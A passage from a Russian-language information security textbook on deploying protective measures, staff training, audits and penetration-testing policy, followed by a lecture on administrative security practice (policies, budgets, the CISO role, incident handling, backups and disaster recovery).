Размещение межсетевого экрана или другого устройства управления доступом ведет к изменению архитектуры. Подобная операция не должна выполняться до тех пор, пока не будет определена основная сетевая архитектура: ведь нужно установить межсетевой экран соответствующей мощности и задать на нем правила в соответствии с используемыми политиками организации.

Виртуальные частные сети обеспечивают безопасность для информации, передаваемой через интернет и периметр организации. Вопросы, связанные с VPN, могут быть включены в реализацию

механизмов безопасности в интернете.

Системы обнаружения вторжений

Системы обнаружения вторжений (IDS) - это системы охранной сигнализации сети. Охранная сигнализация предназначена для обнаружения попыток проникновения в защищаемое помещение, а IDS - для разграничения санкционированного входа и вторжения злоумышленника в защищаемую сеть.

Имеется несколько типов систем обнаружения вторжения, и выбор нужной зависит от совокупного риска организации и располагаемых ресурсов (см. лекцию 13). Системы обнаружения вторжений требуют значительных финансовых вложений.

Самым общим механизмом обнаружения вторжений является антивирусное программное обеспечение. Это программное обеспечение должно работать на каждой рабочей станции и, разумеется, на сервере. Антивирусное программное обеспечение - наименее ресурсоемкий способ обнаружения вторжений.

Перечислим другие способы обнаружения вторжений:

- ручная проверка журнала;
- автоматическая проверка журнала;
- клиентское программное обеспечение для обнаружения вторжения;
- сетевое программное обеспечение для обнаружения вторжения.

Ручная проверка журнала весьма эффективна, но занимает много времени и склонна к ошибкам. Люди для этой цели не подходят. Наилучшим способом проверки журналов является создание программ или скриптов, которые просматривают журналы компьютера в поисках возможных отклонений.

Совет

Развертывание механизмов обнаружения вторжения не следует проводить до тех пор, пока не будут выявлены области с повышенным риском.

Шифрование

Шифрование обычно применяют для защиты конфиденциальных или частных интересов (см. лекцию 12). Механизмы шифрования используются для защиты передаваемой или сохраняемой информации. Вне зависимости от типа используемого механизма возникают два вопроса, на которые нужно ответить до его реализации:

- алгоритмы;
- управление ключом защиты.

Примечание

Шифрование ведет к замедлению обработки или передачи данных. Следовательно, шифрование всей передаваемой информации не всегда является целесообразным.

Алгоритмы

При выполнении шифрования выбор алгоритма обуславливается конечной целью. Шифрование на *личном ключе* происходит быстрее, чем на открытом. Однако такой способ не позволяет использовать цифровую подпись или подписывание информации. Важно выбрать известные и хорошо изученные алгоритмы. Такие алгоритмы с большой долей вероятности исключают лазейки, через которые возможен доступ к защищенной информации.

Управление ключом защиты

Развертывание механизмов шифрования должно включать управление ключом защиты. При использовании шифровального блока (устройства для шифрования трафика, передаваемого от узла к узлу) система должна разрешать периодическое изменение ключа. При шифровании на открытом ключе, когда сертификаты выдаются большому количеству лиц, проблема намного серьезнее.

Если планируется введение подобной системы, удостоверьтесь в наличии времени для испытания ключа защиты. Также имейте в виду, что экспериментальная программа позволяет охватить ограниченное число пользователей, а система управления ключом защиты должна

быть соразмерна всей системе.

Физическая безопасность

Физическая безопасность традиционно обособлена от информационной или компьютерной *безопасности. Установка* видеокамер, замков и охранников обычно не очень хорошо понималась работниками отдела компьютерной безопасности. Если в вашей организации дело обстоит именно так, вы должны найти поддержку со стороны. Имейте в виду, что устройства *физической безопасности* затронут работников организации, как и изменение способа аутентификации. Работники, которые видят видеокамеры в туалете или предъявляют пластиковую карту для входа в кабинет, должны приспособиться к новым обстоятельствам. Если сотрудники пользуются такими картами, то организация должна разработать процедуру действий работников, потерявших или оставивших их дома.

Такая процедура должна доказать, что данный человек действительно является сотрудником организации. Это могут быть цифровые фотографии или звонок коллеги для подтверждения подлинности. Некоторые организации полагаются только на подпись работника в соответствующем журнале. Такой метод позволяет злоумышленнику получить доступ к ее материальным ценностям.

Применяя механизмы *физической безопасности*, вы не должны забывать о безопасности центра обработки данных. Доступ к центру данных должен быть ограничен, как следует защищен от огня, высокой температуры и отключения электричества. Внедрение систем пожаротушения и климат-контроля заставит вас провести всестороннюю модернизацию центра данных. Применение источника бесперебойного питания следует применять в системах, отключающихся на короткое время.

Персонал

При применении любых новых систем безопасности вы должны располагать подходящим персоналом. Некоторые системы потребуют постоянного обслуживания (механизмы идентификации пользователей и системы обнаружения вторжений). Другим системам потребуются люди для выполнения положений плана (например, для сканирования

уязвимостей).

Вам потребуются обученные сотрудники при проведении учебных программ по повышению осведомленности. Сотрудник отдела информационной безопасности должен присутствовать на каждом учебном занятии, чтобы отвечать на специфические вопросы, даже если обучение проводится отделом обучения.

Последняя проблема, связанная с персоналом, - это ответственность. Ответственность за безопасность организации должна устанавливаться индивидуально. В большинстве случаев ответственным назначается руководитель отдела безопасности, который отвечает за разработку политики, исполнение плана и реализацию *механизмов безопасности*. Назначение этой обязанности должно быть первым шагом по пути реализации нового плана безопасности.

Проведение профессиональной переподготовки

Организация не может обеспечить защиту секретной информации, не привлекая своих сотрудников. Грамотная профессиональная переподготовка - это механизм обеспечения сотрудников необходимой информацией. Программы обучения могут иметь форму коротких занятий, информационных статей или плакатов. Наиболее эффективные программы используют все три формы.

Сотрудники

Сотрудники должны знать, почему вопросы безопасности так важны, должны быть обучены выявлению и защите секретной информации. Компетентная профессиональная переподготовка по безопасности обеспечивает их необходимой информацией в области политики организации, выбора пароля и предупреждения атак социального инжиниринга.

Обучение сотрудников лучше всего проводить короткими занятиями - по часу или менее. Видеоматериалы способствуют более качественному уровню занятий, чем обычная лекция. Все новые сотрудники должны проходить обучение как часть инструктажа, а все работающие - раз в два года.

Администраторы

Обучение важно и для системных администраторов. Они должны быть осведомлены о последних на данный момент технических приемах хакеров, угрозах безопасности и обновления программных продуктов. Это обучение должно проходить часто (возможно, раз в месяц) и проводиться сотрудниками отдела безопасности. Информация об обновлениях может быть включена в регулярные совещания штата администраторов для экономии времени, так необходимого администраторам. В дополнение к этому отдел безопасности должен передавать обновления администраторам сразу после появления новых версий, не дожидаясь очередного совещания.

Разработчики

Обучение для разработчиков должно быть расширенной версией учебных занятий для сотрудников. Дополнительный материал включает специфические технические приемы программирования для устранения уязвимых мест и соответствующее понимание роли отдела безопасности в процессе разработки.

Для всех новых разрабатываемых проектов необходимо вовлекать на стадии проектирования отдел безопасности. Это позволит анализировать новые проекты на предмет приоритетного выделения средств на вопросы, связанные с безопасностью. Обучение разработчиков должно дать объяснение важности такого подхода.

Руководители

Презентация для руководителей организации - это отчасти и обучение, и маркетинг. Без поддержки руководства *программа безопасности* просто не сможет существовать. Следовательно, руководство должно быть проинформировано о состоянии безопасности и о дальнейшем развитии программы.

Периодические презентации руководству должны включать результаты недавних оценок и состояние различных проектов по безопасности. По возможности система показателей, выражающая риски для организации, должна быть общепризнанной. Например, нужно отследить и отразить в отчете число уязвимых мест организации и

нарушений системной политики.

Совет

В ходе этих презентаций можно представить информацию, используемую для обучения сотрудников, чтобы напомнить руководству об их обязанностях в плане обеспечения безопасности.

Персонал отдела безопасности

Персонал отдела безопасности должен быть осведомлен о современном состоянии дел, чтобы грамотно выполнять свою работу. Важно проводить как внешнее, так и внутреннее обучение. Например, каждому сотруднику отдела безопасности можно назначить время для проведения обучения остальных сотрудников этого отдела на любую тему по выбору. Темы должны быть связаны с безопасностью либо с текущим вопросом, интересующим персонал, либо с навыком, отсутствующим у персонала.

Проведение аудита

Аудит - это последний шаг в процессе реализации информационной безопасности. После определения состояния информационной безопасности внутри организации, создания соответствующих политик и процедур, приведения в действие технических средств контроля и обучения персонала проведение аудита позволит удостовериться, что все средства контроля сконфигурированы правильно.

Обсуждая место аудита в процессе безопасности, мы в действительности говорим о трех разных функциях:

- аудит соблюдения политики;
- периодическая оценка существующих проектов и оценка новых проектов;
- проверка возможности нарушения защиты.

Каждая из этих функций занимает свое место в *процессе обеспечения* безопасности.

Аудит соблюдения политики

Аудит соблюдения политики - это традиционная функция аудита. Организация имеет политику, определяющую настройки и конфигурацию систем безопасности. Аудит определяет реальное состояние дел. Любые отклонения отмечаются как нарушения. Подобные проверки могут выполняться внутренним персоналом или внешними консультантами. И в том и в другом случае этот процесс требует участия системных администраторов.

Аудит соблюдения политики не должен ограничиваться только проверкой конфигурации систем. Он должен проявлять интерес к тому, как выполняются другие формы управления информацией. Соблюдается ли информационная политика? Как хранятся и передаются секретные документы?

Проверки должны проводиться раз в год. Они могут выполняться персоналом отдела безопасности, но, возможно, выполнение аудита больше подходит для отдела аудита организации или для сторонней фирмы. Причина в том, что в данном случае могут быть затронуты интересы самого отдела безопасности, что приведет к возникновению *конфликта интересов*.

Периодическая оценка проектов и оценка новых проектов

Компьютерная и сетевая среда внутри организации находятся в состоянии постоянного изменения. Эти изменения приводят к быстрому старению результатов оценки за счет сокращения некоторых рисков и введения новых. По этой причине оценка должна выполняться периодически. Полная оценка организации должна выполняться раз в два года. Как и в случае с крупными проверками, серьезные оценки выполняются персоналом отдела безопасности, если он обладает необходимыми навыками. Возможно, для этих целей больше подходит сторонняя организация.

Небольшие оценки должны выполняться в случае разработки новых проектов или изменений в организационной среде. Для каждого нового проекта отдел безопасности привлекается к работе на стадии проектирования, чтобы определить, имеет ли проект какие-либо риски, и происходит ли в результате разработки проекта появление или

сокращение рисков внутри организации. Этот тип оценки должен изучать новый проект в контексте его использования по отношению к другим структурным элементам организации. Если риски определены на ранней стадии проекта, проектирование может быть скорректировано или введены другие механизмы для управления риском.

Проверка возможности нарушения защиты

Проверка возможности нарушения защиты - это спорная тема. Часто такие проверки выполняются вместо оценки. На самом деле, они имеют ограниченную ценность в программе безопасности. Причина этого проста: при проверках предпринимаются попытки воспользоваться установленной уязвимостью, чтобы получить доступ к системам и информации внутри организации. Если такая проверка имеет успех, то единственный вывод из всего этого - обнаружена, по крайней мере, одна уязвимость. Если проверка нарушения защиты терпит неудачу, то вывод такой - проверяющий не смог обнаружить и использовать уязвимость. Это вовсе не значит, что уязвимости не существует.

Почему же тогда необходимо выполнять проверку возможности нарушения защиты? Если организация провела оценку и применила подходящие средства управления риском, она может выборочно проверить некоторых из них. Проверка защиты подходит для следующих случаев.

- Способность системы обнаружения вторжений выявить попытку нарушения защиты.
- Уместность процедуры реагирования на инцидент, связанный с безопасностью.
- Информация о сети, которую можно узнать через средства управления сетевым доступом.
- Уместность *физической безопасности* помещения.
- Адекватность информации, предоставляемой сотрудникам программой повышения осведомленности в плане безопасности.

Внимание!

Какой бы ни была причина проведения проверки возможности

нарушения защиты, подробный план этой проверки должен быть предоставлен до ее начала. Для каждого этапа плана необходимо определить цель проверки.

Организация определяет также масштаб проверки. Проверка возможности нарушения защиты через внешнюю сеть ограничена внешними сетевыми соединениями организации (соединения через интернет или с другими внешними организациями). Они могут включать доступ через коммутируемое подключение к сети компании или доступ к беспроводным сетям. Проверка физического нарушения защиты выявляют людей, пытающихся получить несанкционированный доступ к оборудованию. Масштаб подобных тестов может быть ограничен как рабочим, так и нерабочим временем. Проверка возможности атак социального инжиниринга связана с тестированием осведомленности сотрудников, она разрешает проверяющим вступать в контакт с сотрудниками, пытаясь заставить их разгласить информацию или предоставить доступ к внутренним системам.

Многие организации начинают развертывание систем безопасности с проверки возможности нарушения защиты. Однако большой пользы это не принесет, поскольку организация не получит достаточного количества информации, позволяющего управлять ее рисками.

Разработайте программу повышения осведомленности в плане безопасности

Осведомленность в плане безопасности - это важная часть любой хорошей *программы безопасности*. Самым важным моментом здесь является использование наглядных и выразительных способов предоставления информации сотрудникам. Для этого у вас есть занятия, плакаты, информационные листки и электронная почта.

Шаг за шагом

1. Определите ключевую информацию, которая должна быть передана сотрудникам вашей организации. Ее можно найти в различных политиках, используемых в организации. Обратите особое внимание на требования паролей, идентификационные

карточки, использование политик, в общем, на все, что напрямую влияет на работу сотрудников.

2. Определите этапы программы повышения осведомленности и то, что будет использоваться для обучения сотрудников (например, проведение занятий или вывешивание плакатов).
3. Наметьте в общих чертах, как будет представлен материал.
4. Определите ресурсы, необходимые для выполнения программы обучения (инструкторы для занятий, кабинеты и т. д.).

Выводы

В большинстве случаев лучше всего использовать сочетание ежегодных занятий с ежемесячными информационными статьями и плакатами. Занятия для сотрудников не должны длиться больше одного часа, и даже тогда они должны быть более интересными, чем просто лекция сотрудника отдела безопасности. Старайтесь повышать уровень новаторскими идеями, чтобы удерживать интерес сотрудников.

Контрольные вопросы

1. Назовите пять этапов процесса информационной безопасности.
2. Для чего используются оценки?
3. Что делает политика?
4. Включен ли план восстановления на случай чрезвычайных происшествий в разработку политики?
5. Что такое развертывание политики?
6. Назовите примерную длительность занятия по повышению осведомленности сотрудников.
7. Через какой тип учебных занятий по повышению осведомленности должны пройти руководители?
8. Являются ли учебные занятия лучшим и единственным способом для предоставления информации всем работникам?
9. Когда попытки нарушения защиты терпят неудачу?
10. Почему безопасность считается процессом, а не набора действий, совершаемых однократно?
11. Какие практические проблемы препятствуют последовательному выполнению процесса?
12. Сколько обычно длится период оценки?

13. Почему информационная политика и политика безопасности разрабатываются в первую очередь?
14. Какова основная проблема, связанная с развертыванием новых систем идентификации?
15. Почему организация должна первым делом браться за решение вопросов, связанных с меньшим уровнем риска?

Рекомендации по обеспечению сетевой безопасности

Вводится понятие административной безопасности. Даются рекомендации по организации работы службы безопасности на предприятии. Анализируются средства технической безопасности. Рассматриваются плюсы и минусы использования стандарта ISO 17799.

Концепция "авторитетных рекомендаций" представляет собой набор указаний, которые обеспечивают должный уровень безопасности. Авторитетные рекомендации (далее - рекомендации) - это комбинация указаний, эффективность которых доказана при применении в самых различных организациях. Не все указания пригодны для использования в конкретной организации. В некоторых компаниях необходимы дополнительные политики и процедуры, обучение персонала или контроль за технической безопасностью для достижения приемлемого уровня *управления безопасностью*.

Административная безопасность

Рекомендации по административной безопасности - это те решения, которые соответствуют политикам и процедурам, ресурсам, степени ответственности, потребностям в обучении персонала и планам по выходу из критических ситуаций. Эти меры призваны определить важность информации и информационных систем для компании и объяснить персоналу, в чем именно заключается эта важность. Рекомендации по обеспечению административной безопасности определяют ресурсы, необходимые для осуществления должного управления рисками и определения лиц, несущих ответственность за управление безопасностью организации.

Политики и процедуры

Политики безопасности определяют метод, согласно которому обеспечивается безопасность внутри организации. После определения политики предполагается, что большинство сотрудников компании будут ее соблюдать. Следует понимать, что полного и безоговорочного выполнения политики не будет. В некоторых случаях политика будет нарушаться из-за требований, связанных с деловой деятельностью организации. В других случаях игнорирование политики обусловлено

сложностью ее выполнения.

Даже принимая во внимание тот факт, что политика будет выполняться не постоянно, она формирует ключевой компонент программы по обеспечению безопасности и должна быть включена в перечень рекомендаций по защите. При отсутствии политики сотрудники не будут знать, что делать для защиты информации и компьютерных систем.

В качестве рекомендаций по безопасности необходимо рассматривать следующие политики.

- Информационная политика. Определяет степень секретности информации внутри организации и необходимые требования к хранению, передаче, пометке и управлению этой информацией.
- Политика безопасности. Определяет технические средства управления и настройки безопасности, применяемые пользователями и администраторами на всех компьютерных системах.
- *Политика использования.* Определяет допустимый уровень использования компьютерных систем организации и штрафные санкции, предусмотренные за их нецелевое использование. Данная политика также определяет принятый в организации метод установки программного обеспечения и известна как политика приемлемого использования.
- Политика резервного копирования. Определяет периодичность резервного копирования данных и требования к перемещению резервных данных в отдельное хранилище. Кроме того, политики резервного копирования определяют время, в течение которого данные должны быть зарезервированы перед повторным использованием.

Политики сами по себе не формируют исчерпывающих инструкций по выполнению *программы безопасности* организации. Следует определить процедуры, согласно которым сотрудники будут выполнять определенные задачи, и которые будут определять дальнейшие шаги по обработке различных ситуаций с точки зрения безопасности. Внутри организации должны быть определены следующие процедуры.

- Процедура управления пользователями. Определяет, кто может осуществлять авторизованный доступ к тем или иным компьютерам организации, и какую информацию администраторы должны предоставлять пользователям, запрашивающим поддержку. Процедуры управления пользователями также определяют, кто несет ответственность за информирование администраторов о том, что сотруднику больше не требуется учетная запись. *Аннулирование* учетных записей важно с той точки зрения, чтобы доступ к системам и сетям организации имели только лица с соответствующими деловыми потребностями.
- Процедуры системного администрирования. Описывают, каким образом в данный момент времени применяется политика безопасности на различных системах, имеющихся в организации. Эта процедура подробно определяет, каким образом должна осуществляться работа с обновлениями и их установка на системы.
- Процедуры управления конфигурацией. Определяют шаги по внесению изменений в функционирующие системы. Изменения могут включать в себя обновление программного и аппаратного обеспечения, подключение новых систем и удаление ненужных систем.

Примечание

Во многих организациях управление обновлениями представляет собой большую проблему. Отслеживание обновлений для снижения уровня уязвимости систем, а также тестирование этих обновлений перед установкой на функционирующие системы (чтобы не отключать работающие приложения) занимает очень много времени, но эти задачи очень важны для любой организации.

Наряду с процедурами по управлению конфигурацией устанавливаются *методологии разработки* новых систем. Они очень важны для управления уязвимостями новых систем и для защиты функционирующих систем от несанкционированного изменения. *Методология разработки* определяет, как и когда должны разрабатываться и применяться меры защиты. Необходимо делать акцент на этих сведениях при проведении любых инструктажей

разработчиков и менеджеров проектов.

Ресурсы

Для применения корректных рекомендаций по безопасности необходимо осуществить присвоение ресурсов. К сожалению, не существует формулы, которую можно использовать для определения того, сколько ресурсов (денег или сотрудников) должно быть выделено в соответствии с *программой безопасности*, руководствуясь лишь размерами организации. В этом уравнении слишком много переменных. Необходимые ресурсы обуславливаются размером организации, деловыми процессами организации и опасностями, угрожающими ей.

Количество ресурсов должно определяться на базе корректной и полной оценки рисков, в соответствии с алгоритмом обработки рисков. В этом случае используется управление проектом. На рисунке 9.1 показано, каким образом относятся друг к другу ресурсы, время и область проекта. Если программа безопасности воспринимается как проект, то организация должна выделить достаточно ресурсов для уравновешивания треугольника либо расширить время или уменьшить область.

Персонал

Независимо от того, насколько велика или мала организация, некоторым сотрудникам должно быть поручено выполнение задач, связанных с обработкой уязвимостей и обеспечением информационной безопасности. В небольших организациях это может быть возложено на сотрудника отдела информационных технологий. В более крупных организациях могут существовать целые отделы безопасности. В рекомендациях не предписывается какое-либо определенное число сотрудников, однако настоятельно рекомендуется, чтобы, по крайней мере, на одного сотрудника были возложены обязанности по обеспечению безопасности.

Сотрудники отдела безопасности должны иметь следующие навыки.

- Администрирование безопасности. Понимание ежедневного процесса администрирования устройств обеспечения безопасности.

- Разработка политик. Опыт в разработке и поддержке политик безопасности, процедур и планов.
- Архитектура. Понимание сетевой и системной архитектур и применение новых систем.
- Исследование. Проверка новых технологий безопасности на предмет того, насколько они могут противостоять риску, представляемому для организации.
- Оценка. Наличие опыта сбора сведений о потенциальных рисках в организациях или подразделениях. Оценка может включать в себя навыки проникновения и *тестирования безопасности*.
- Аудит. Наличие опыта ведения аудита систем или процедур.

Рис. 9.1. Треугольная диаграмма управления проектом

Все эти навыки полезны для организации, однако мелкие компании могут не иметь возможности привлечь сотрудников, обладающих всеми этими навыками. В данном случае наиболее рациональным выходом из положения является привлечение *администратора безопасности* или разработчика политик в качестве сотрудника, а для выполнения других функций следует воспользоваться услугами сторонних организаций.

Существуют люди, у которых есть практически все перечисленные навыки. Эти специалисты, как правило, обладают большим опытом и, следовательно, требуют очень высокой зарплаты. Если в рассматриваемой организации бюджет ограничен, и зарплата соответствующего уровня не может быть обеспечена, не стоит надеяться на то, что удастся привлечь такого специалиста. Вместо этого следует заняться поиском лиц, у которых есть общее представление обо

всех перечисленных моментах и конкретные навыки, которые необходимы в наибольшей степени.

Бюджет

Размер бюджета безопасности организации зависит от области действия и временных рамок проекта безопасности, а не от размеров организации. Организации с мощными программами безопасности могут иметь меньший бюджет, чем мелкие организации, которые только начинают создавать свою программу безопасности.

Распределение средств играет важную роль в вопросах, связанных с бюджетом безопасности. Бюджет безопасности должен быть разделен между капитальными затратами, текущими операциями и обучением персонала. Во многих организациях допускается ошибка, заключающаяся в том, что компаниями приобретаются дорогие средства безопасности без резервирования достаточного количества средств на обучение персонала работе с этими средствами. В других случаях организации приобретают эти средства, предполагая, что число сотрудников может быть сокращено, или руководство сотрудниками может осуществляться на разных уровнях. В большинстве случаев новые средства безопасности не позволяют сократить штат сотрудников. Несомненно, данному вопросу следует уделить дополнительное внимание.

Во многих организациях сотрудники и руководящий состав полагают, что повышенный уровень автоматизации средств безопасности позволит сократить число сотрудников, задействованных в обеспечении безопасности. К сожалению, это предположение оправдывается очень редко. Причина в том, что новые средства безопасности не автоматизируют процесс, выполняемый вручную. В большинстве случаев получается так, что процесс в данный момент времени не выполняется вовсе. Следовательно, новое средство безопасности "предоставляет новую возможность", а не повышает эффективность системы безопасности. Таким образом, покупка нового средства, как правило, увеличивает нагрузку на сотрудников и требует привлечения дополнительного персонала.

Распределение бюджета, согласно рекомендациям, должно основываться на планах проекта безопасности (которые, в свою

очередь, базируются на риске, существующем для организации). Для успешного выполнения планов проекта безопасности должны быть выделены все необходимые средства.

Ответственность

Некоторое должностное лицо в организации должно нести ответственность за управление рисками, связанными с безопасностью информации. С недавнего времени эти обязанности в крупных компаниях принято возлагать на специального сотрудника исполнительного уровня - главного специалиста по безопасности информации (Chief Information Security Officer, *CISO*).

Вопрос эксперту

Вопрос. Старший руководящий сотрудник попросил обосновать бюджет безопасности. Каким образом это лучше сделать?

Ответ. Бюджет безопасности должен быть связан с уменьшением уровня опасности, представляемой для информации организации. Иными словами, бюджет должен четко соответствовать потенциальным результатам оценки рисков. Выделите следующие моменты.

- Во-первых, покажите, что существует опасность, которую необходимо взять под контроль или снизить. Это подтвердит актуальность и необходимость проекта.
- Во-вторых, оценка риска должна включать в себя определение потенциального ущерба, наносимого организации в случае успешного проведения атаки. Здесь речь идет о том, во сколько организации обойдется устранение последствий инцидента.

Независимо от размеров организации, должностное лицо исполнительного уровня должно нести эту ответственность. В некоторых компаниях главный специалист по финансам предоставляет соответствующие отчеты безопасности. В других компаниях эти обязанности выполняют главный специалист по безопасности информации или главный специалист по технологии.

Независимо от того, какое должностное лицо предоставляет отчеты, этот сотрудник должен понимать, что безопасность - очень важная

часть его работы. Сотрудник исполнительного уровня должен иметь право на определение политики организации и проверять все политики, связанные с безопасностью организации. Этот сотрудник также должен иметь право на принуждение к использованию политики системных администраторов и сотрудников, задействованных в обеспечении *физической безопасности* организации.

Не предполагается, что рассматриваемый сотрудник будет выполнять ежедневные операции по администрированию и обеспечению безопасности. Эти функции могут и должны быть поручены сотрудникам отдела безопасности.

Главный специалист по безопасности организации должен разработать систему измерения, фиксирующую степень достижения целей по обеспечению безопасности. Среди измеряемых параметров могут быть число уязвимостей в системах, степень выполнения проекта безопасности или реализации соответствия рекомендациям. Измеренные параметры должны регулярно сообщаться старшему руководящему составу (как правило, ежемесячно). Данные отчеты также должны представляться совету директоров компании. Так как безопасность стала важной частью процесса управления рисками в организациях, необходимо обеспечить широкую огласку и понимание данного вопроса всеми сотрудниками компании.

Примечание

Инструкции по выполнению финансовых операций и страхованию должны требовать предоставление совету директоров регулярных отчетов о состоянии безопасности организации.

Обучение

Обучение сотрудников является одной из наиболее важных составляющих процесса управления угрозами, представляемыми для безопасности информации. Если сотрудники не будут обладать достаточным уровнем знаний и не будут работать сообща, любые попытки управления рисками безуспешны. Рекомендуется осуществлять три формы обучения.

- Превентивные меры.

- Принудительные меры.
- Поощрительные меры.

Превентивные меры

Обучение превентивным мерам обеспечивает сотрудников детальными знаниями о защите информационных ресурсов организации. Сотрудникам следует рассказать, почему требуется защищать информационные ресурсы организации; понимание причин применения превентивных мер сделает их более совместимыми с политиками и процедурами. Если сотрудники не будут знать, каковы цели обеспечения безопасности, то попытаются нарушить установленные политики и процедуры.

Кроме информирования сотрудников о важности обеспечения безопасности, необходимо предоставить подробные сведения и подходы к обеспечению соответствия политике организации. Такие мифы, как, например, "надежные пароли трудно запоминать, поэтому их следует записывать на бумаге", следует рассмотреть и скорректировать.

Строгие превентивные меры могут принимать различные формы. В осведомительные программы следует включить как рекламные кампании, так и обучение сотрудников. Рекламные кампании должны включать в себя статьи новостей и плакаты. Для напоминания сотрудникам об их обязанностях используйте электронные сообщения и всплывающие окна. Ключевыми темами рекламных кампаний должны являться следующие.

- Распространенные ошибки сотрудников, например, запись на бумаге или разглашение паролей.
- Распространенные случаи несоблюдения безопасности, например, предоставление слишком большого объема информации клиенту.
- Важная информация, связанная с вопросами безопасности, например, с кем необходимо связываться в случае подозрения на угрозу безопасности.
- Текущие вопросы информационной безопасности, такие как *антивирусная защита* и безопасность удаленного доступа.
- Темы, помогающие сотрудникам в работе, например, защита

переносных компьютеров в поездке или защита детей от злоумышленников в интернете.

Занятия по обучению безопасности должны быть нацелены на различные группы сотрудников организации. Все новые сотрудники должны проходить краткий инструктаж (длительностью до часа). Других сотрудников следует обучать примерно каждые два года. В процессе этого обучения предоставляется следующая информация.

- Почему в организации необходимо обеспечивать безопасность.
- Ответственность сотрудника относительно вопросов безопасности.
- Детальные сведения о политиках информационной безопасности организации.
- Детальные сведения о *политиках использования*, установленных в организации.
- Предлагаемые методы выбора надежных паролей.
- Предлагаемые методы предотвращения атак социального инжиниринга, включая вопросы, заданные и не заданные сотрудниками справочной службы.

Совет

Вместо того чтобы тратить час на устную лекцию, попробуйте включить в занятия практические примеры и видеоматериал. На сайте Commonwealth *Films* (ссылка: http://www.commonwealthfilms.com//) есть хороший выбор обучающих видеоматериалов по теме безопасности.

Администраторы должны получить базовые инструкции по вопросам безопасности и пройти дополнительное обучение согласно их конкретной ответственности. Длительность дополнительных уроков не должна превышать полчаса, и на этих занятиях необходимо рассмотреть следующие вопросы.

- Самые последние методы работы хакеров.
- Текущие угрозы безопасности.
- Текущие уязвимости и обновления безопасности.

Разработчики должны получить базовые инструкции по вопросам

безопасности. Для них следует проводить дополнительные занятия в зависимости от вопросов, за которые они ответственны, в частности, за обеспечение безопасности процесса разработки. Во время этих занятий необходимо сконцентрироваться на *методологии разработки* и процедурах управления конфигурацией.

Для менеджеров компании следует периодически устраивать презентации о текущем состоянии дел с предоставлением актуальных и детальных оценок угроз и планов по снижению риска. В презентации включается обсуждение системы измерения и методов определения эффективности *программы безопасности* при помощи этой системы.

Не следует считать, что сотрудникам отдела безопасности не нужно проходить инструктаж по обеспечению безопасности. Можно предположить, что как добросовестные сотрудники они и так прекрасно знают о своих обязанностях, однако им следует периодически предоставлять инструкции по самым последним средствам безопасности и методам работы хакеров.

Принудительные меры

Большинство сотрудников будут выполнять превентивные меры и следовать политике организации. Тем не менее, некоторые сотрудники могут уклоняться от этого (непреднамеренно или даже умышленно), что может нанести организации вред. В организациях следует принимать меры для защиты от таких сотрудников.

Важной составляющей процесса "избавления" от таких сотрудников является обеспечение осведомленности сотрудников об основах политики организации. Обеспечить эту осведомленность можно при помощи соглашений о безопасности. По завершении прохождения сотрудником обучения безопасности ему нужно предоставить копии соответствующих политик и предложить подписать соглашение о том, что он ознакомился и согласился с политиками организации. Эти подписанные документы отдаются на хранение в отдел кадров и могут использоваться в случае судебного процесса.

Поощрительные меры

Вследствие природы вопросов, связанных с безопасностью, сотрудники

могут не утруждать себя информированием отделов безопасности о наличии нарушений безопасности. Однако, так как сотрудники отдела безопасности не могут одновременно находиться в нескольких местах и уследить абсолютно за всем, сотрудники являются важной частью *системы оповещения* об опасностях.

Одним из методов, используемым здесь для увеличения уровня отчетности сотрудников об аспектах безопасности, является программа поощрений сотрудников организации. Поощрения не должны быть большими. На самом деле, лучше, если поощрения будут выдаваться в виде небольших денежных сумм. Сотрудников также следует убедить в том, что такие отчеты очень нужны организации, и что сотрудники не будут наказываться за ложные оповещения.

Поощряться могут сотрудники, вносящие предложения о повышении уровня безопасности и решении других проблем, связанных с безопасностью. Успешные поощрительные программы реализуются посредством запросов у сотрудников ответов на вопросы через службу новостей организации. В такой программе организация может публиковать полученные рекомендации с указанием сотрудников, внесших соответствующие предложения.

Планы выхода из критических ситуаций

Даже в наиболее благоприятных обстоятельствах никогда не получится полностью устранить опасности, представляемые для информационных ресурсов организации. Чтобы обеспечить быстрое восстановление и снижение ущерба, нанесенного организации в результате инцидента, необходимо сформулировать планы выхода из критических ситуаций.

Обработка инцидентов

В каждой организации должна присутствовать процедура обработки инцидентов. Она определяет шаги, которые необходимо предпринимать в случае взлома защиты или проникновения в систему злоумышленника. Без этой процедуры вы можете потратить много времени на устранение его последствий. Это время является для потенциальных клиентов компании антирекламой и означает потерю средств и утечку информации.

В процедуре обработки инцидента следует детально определить, кто несет ответственность за обработку инцидентов в организации. Без предоставления четких инструкций по этому поводу может быть потрачено лишнее время на поиск виновного в происшествии и ответственного за перевод систем в автономный режим и обращение в органы правопорядка.

В рекомендациях указывается, что периодически нужно тестировать процедуры обработки инцидентов. Изначальные тесты могут анонсироваться заранее и заключаться в совместном диалоге сотрудников в форуме и высказывании ими своего мнения по поводу того, каким

образом можно обработать тот или иной инцидент. Дополнительное тестирование в "реальном" мире должно проводиться таким образом, чтобы неожиданные события симулировали реальные вторжения злоумышленников.

Резервное копирование и архивация данных

Процедуры резервного копирования должны исходить из политики резервного копирования. Процедуры определяют время выполнения резервного копирования и указывают шаги, которые следует выполнять при резервировании данных и их безопасном сохранении. В процедурах архивации данных указывается периодичность повторного использования резервных носителей и места, где должны располагаться носители.

Когда резервный носитель требуется извлечь из места отдельного хранения, необходимо руководствоваться инструкциями, включенными в процедуру и указывающими, каким образом осуществляется запрос и идентификация носителей, метод восстановления данных и способ возвращения носителя в место хранения.

Если в организациях такие процедуры отсутствуют, то существует опасность неправильной интерпретации сотрудниками политики резервного копирования. В этом случае возможны ситуации, когда резервные носители не будут вовремя отсоединяться от сайта или восстановление данных будет происходить некорректно.

Внимание!

Убедитесь, что процедуры разработаны в соответствии с политикой хранения данных организации.

Восстановление после сбоев

В каждой организации должны присутствовать планы восстановления после сбоев для определения требований и целей, достигаемых при возникновении каких-либо неполадок. Планы детально описывают, какие вычислительные ресурсы являются наиболее критичными для организации, и с помощью этих планов формируются конкретные требования по возврату этих ресурсов в работоспособное состояние.

В организациях необходимо иметь планы, предусматривающие выход из различных неблагоприятных ситуаций, начиная от потери одного компьютера и заканчивая выходом из строя всей сети. Кроме того, в сценарии восстановления следует включить ключевые компоненты инфраструктуры, такие как каналы связи и оборудование.

Планы восстановления после сбоев могут не предусматривать наличие резервных "горячих сайтов" с полными копиями всего имеющегося оборудования. Тем не менее, эти планы должны быть хорошо продуманными, а стоимость применения плана - взвешена относительно потенциального ущерба, который может быть нанесен организации.

